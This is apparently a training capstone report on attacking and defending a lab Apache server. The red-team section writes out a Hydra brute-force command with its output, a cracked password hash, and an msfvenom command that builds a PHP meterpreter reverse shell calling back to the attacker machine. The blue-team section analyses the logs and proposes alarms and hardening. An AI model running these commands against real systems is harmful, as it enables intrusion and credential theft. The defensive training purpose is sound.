Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology

Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 0.0.0.0

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V
Manager

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Host for the Machine Cloud with Kali, ELK and Capstone managed via Hyper-V program
Kali	192.168.1.90	Attacker Machine used for penetration on the Capstone machine
ELK	192.168.1.100	Filebeat, Metricbeat and Packetbeat log collection from Capstone Machine and presented with Kibana
Capstone	192.168.1.105	Apache Server and Target Machine feeding log data to ELK

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Port 80	Open port allows for attackers to attempt a range of pentetration tactics.	With access to usernames and password, attackers can further inflict harm via C2 attacks. Backdoor connection allowed as a result
Apache 2.4.29 CVE-2018-1312	When generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest authentication configuration	HTTP requests could be replayed across servers by an attacker without detection.
Brute Force Attack	Systematic entry of multiple credentials from file to gain access.	Without preventative settings to block multiple failed attempts, attacks can be run until correct credentials are discovered

Vulnerability Assessment continued

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Exposed Password Hashes	Online resources allow for quick cracking of password hashes found in vulnerable files	Credentials provide access to attackers for use in further exploits
Local File Inclusion	Allow read and execution of files on victim machine.	Security compromised and open access to system
WebDAV Remote File Inclusion CVE-2007-4067	Absolute path traversal vulnerability in the cllnetSuiteX6.clWebDav ActiveX control in CLINETSUITE X6.OCX in Clever Internet ActiveX Suite 6.2 allows remote attackers to create or overwrite arbitrary files via a full pathname in the second argument to the GetToFile method.	Users could upload via webdav and insert malicious scripts such as the reverse shell code for penetration
Weak Security: Simple Passwords and Usernames, No multi-factor authentication	Weak passwords used in system and easily guessed user names allow for attackers to gain quick entry. MFA complicates entry for attacker.	Credentials were easy to guess and crack using the rockyou.txt common password list. Without MFA, there are no preventative measures to address stolen credentials

Exploitation: Open Port 80

01

Tools & Processes

A simple `nmap -Sv 192.168.1.0/24` command can illustrate all machines on the network and their open ports



02

Achievements

This scan shows us a significant vulnerability and points to a source for attacks via http requests. Additionally, we are able to check for vulnerabilities created by the outdated Apache 2.4.29 server

03

Output shown below:

```
Nmap scan results for 192.168.1.105
Host is up (0.049s latency).
Not shown: closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.2
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:Ubuntu:Ubuntu 16.04 LTS
```

Exploitation: Exposed Password Hashes

01

Tools & Processes

Password hashes were found on the webserver pages and these were cracked via crackstation.net, and online hashcracker

02

Achievements

An md5 hash was cracked as user Ryan's password linux4u



03

Output shown below:

Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

The screenshot shows the CrackStation website interface. A large orange arrow points from the text 'Output shown below:' to the 'Crack Hashes' button. The input field contains the hash 'd7dad0a5cd7c8376eeb50d69b3ccd352'. Below the input field, a table displays the cracked result.

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1[sha1_hex]), QubesV3.1BackupDefaults

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Download CrackStation's Wordlist

Exploitation: Weak Security Passwords/Username, No MFA

01



Tools & Processes

Passwords were made available by posting hashes within pages, usernames were simple first names for users, instructions were included on easily crackable pages. The Lack of MFA made this even easier.

02



Achievements

We were able to log into pages using both Ashton's credentials (Ashton/Leopoldo) and Ryan's (Ryan/linux4u)

03

Ashton Crack Evidence from using Hydra brute force attack. Screenshot shows the access to the secret_folder where instructions and hashes are stored for gaining entry to the corporate WebDAV server

Exploitation: Brute Force Attack

01

Tools & Processes

Hydra and rockyou.txt
password list

02

Achievements

Cracked Ashton's password
which allowed access to the
secret_folder, storing
instructions and hashes for
gaining entry to the corporate
server

03

Ashton username brute force
attack using Hydra

```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 13] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-05 1
7:47:10
```

Exploitation: WebDAV Remote File Inclusion [CVE-2007-4067](#)

01

Tools & Processes

Used the network locations option in the Kali file browser, and gaining access via the the cracked hash credentials and Instruction file from the secret_folder

02

Achievements

Placed malicious shell2.php file for reverse shell attack

03

Evidence of placing malicious file shell2.php in the WebDAV server

Exploitation: Reverse Shell

01

Tools & Processes



Created a simple reverse shell attack using metasploit, moved file into WebDAV server, clicked on file from website and began infiltration and exploration of system files

02

Achievements

This reverse shell gave attackers a user shell to explore, modify and extract files

03

Exploitation: Reverse Shell continued

The file is opened on the WebDAV which initiates a meterpreter session where a shell command allows for exploitation, exploration and extraction of files, including discovery of the hidden flag in the / directory

```
root@Kali:~# msfvenom -p php/meterpreter_reverse_tcp -o shell2.php LHOST=192.168.1.90 LPORT=680
```

```

Blue Team

Log Analysis and Attack Characterization



Analysis: Identifying the Port Scan

- Scan occurred at 7:07 CST April 5th, 2022
- About 3000 packets were sent fro 192.168.1.90
- The varying ports, 1000 per ip address, and the single source ip, incremental ports with host.name kali give a good indication of amalicious nmap scanner





Analysis: Finding the Request for the Hidden Directory

- The Dirb requests for the hidden directories began around 00:17 on April 6th 2022, or 7:17PM CST April 5th, 2022. 5,592 hits were made that received a 404 (not found) error, while a total of 5,653 hits were made
- The attack ran GET requests to the Dirb word lists appended to the url `http://192.168.1.105/*` and returned two results: webdav via a 401(unauthorized) error and server-status via a 403 (forbidden) these errors are existential confirmation regardless of access



Analysis: Uncovering the Brute Force Attack

- 14,158 hits were made via Hydra in the attack, after these hits the successful password was found as leopoldo at 00:47:45.076 on April 6th, 2022 or 7:47:45 CST April 5th, 2022

Analysis: Finding the WebDAV Connection

- 314 hits were made on the webDAV directory with 16 accessing the shell2.php
- It would appear a few unsuccessful attempts to gain remote access through other php scripts and other files (php-meterpreter-staged-reverse-tcp-443-php.rc, passwd.dav and shell.php) were attempted, but the shell2.php was effective

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- When packet traffic from a single ip source, or a coordinated group of ips, attempt to ping ports systematically, this can alert admins

What threshold would you set to activate this alarm?

- Any packet traffic from a single ip address pinging higher than 100 ports more than once in a 5 minute span should alert the SOC team

System Hardening

What configurations can be set on the host to mitigate port scans?

- According to Fortinet, "A firewall can prevent unauthorized access to a business's private network. It controls ports and their visibility, as well as detects when a port scan is in progress before shutting it down."

Describe the solution. If possible, provide required command lines.

- Implement and maintain a firewall to block visibility to ports and refuse traffic from ip addresses in violation

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Unknown ips that haven't been allow-listed should trigger an alarm in the event of access
- Additionally, any excessive request amounts should block the ip address attempting to connect.

What threshold would you set to activate this alarm?

- The alarm should go off in the event of any access from an unknown address and/or sends more than 5 requests/min

System Hardening

What configuration can be set on the host to block unwanted access?

- Best practices would eliminate this directory from being on the server in the first place

Describe the solution. If possible, provide required command lines.

- Command: `rmdir -r /company_folders/secret_folder`
- Place the folder on a secure internal network pc or cloud vault solution, but nothing attached to a C2 vulnerable workstation

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Unauthorized messages greater than 5 in one minute from a single IP source should begin the alarm. Greater than 500 should escalate the intensity of the alarm to gain more attention from SOC members

What threshold would you set to activate this alarm?

- >5 for an email, >500 for text and email, >1000 for upper management notification

System Hardening

What configuration can be set on the host to block brute force attacks?

- Block incoming traffic from ip addresses sending more than 5 requests that return unauthorized status codes for an hour, block indefinitely until administrator review for ip addresses in violation multiple times

Describe the solution.

- User settings can limit login attempts and lockout policies, firewall settings can protect from unknown ip sources and traffic limits

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Limit access to pre-approved ip addresses and alert when any other source attempts to connect. Additionally, block traffic external to network.

What threshold would you set to activate this alarm?

- This alert should be sent to tier 1 SOC members when any attempt is made, and escalate to higher levels when multiple attempts occur simultaneously

System Hardening

What configuration can be set on the host to control access?

- The host can be configured to block all access save from allow-listed ips
- Additionally, ports can be blocked such as port 80, 443 for external ips attempting http connections since these are primarily used by web dav

Describe the solution.

- Implement allow-list/deny-list procedures, block ports 80 and 443 from all network-external traffic

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Monitor ports and set alert for any traffic coming from 680 or any port with successful auth after
- Alert when any new .php file is uploaded from unknown ip address

What threshold would you set to activate this alarm?

- Instant alert for traffic to 680 (used in attack) and/or future ports that appear in use after .php reverse shell attack

System Hardening

What configuration can be set on the host to block file uploads?

- Require internal uploads, block external access privilege escalation
- Block external access to new .php files on protected directories and/or require administrator approval for public access

Describe the solution.

- Eliminate access to previously used ports from known attacks, as well as port 80 and 443.

*The
End*
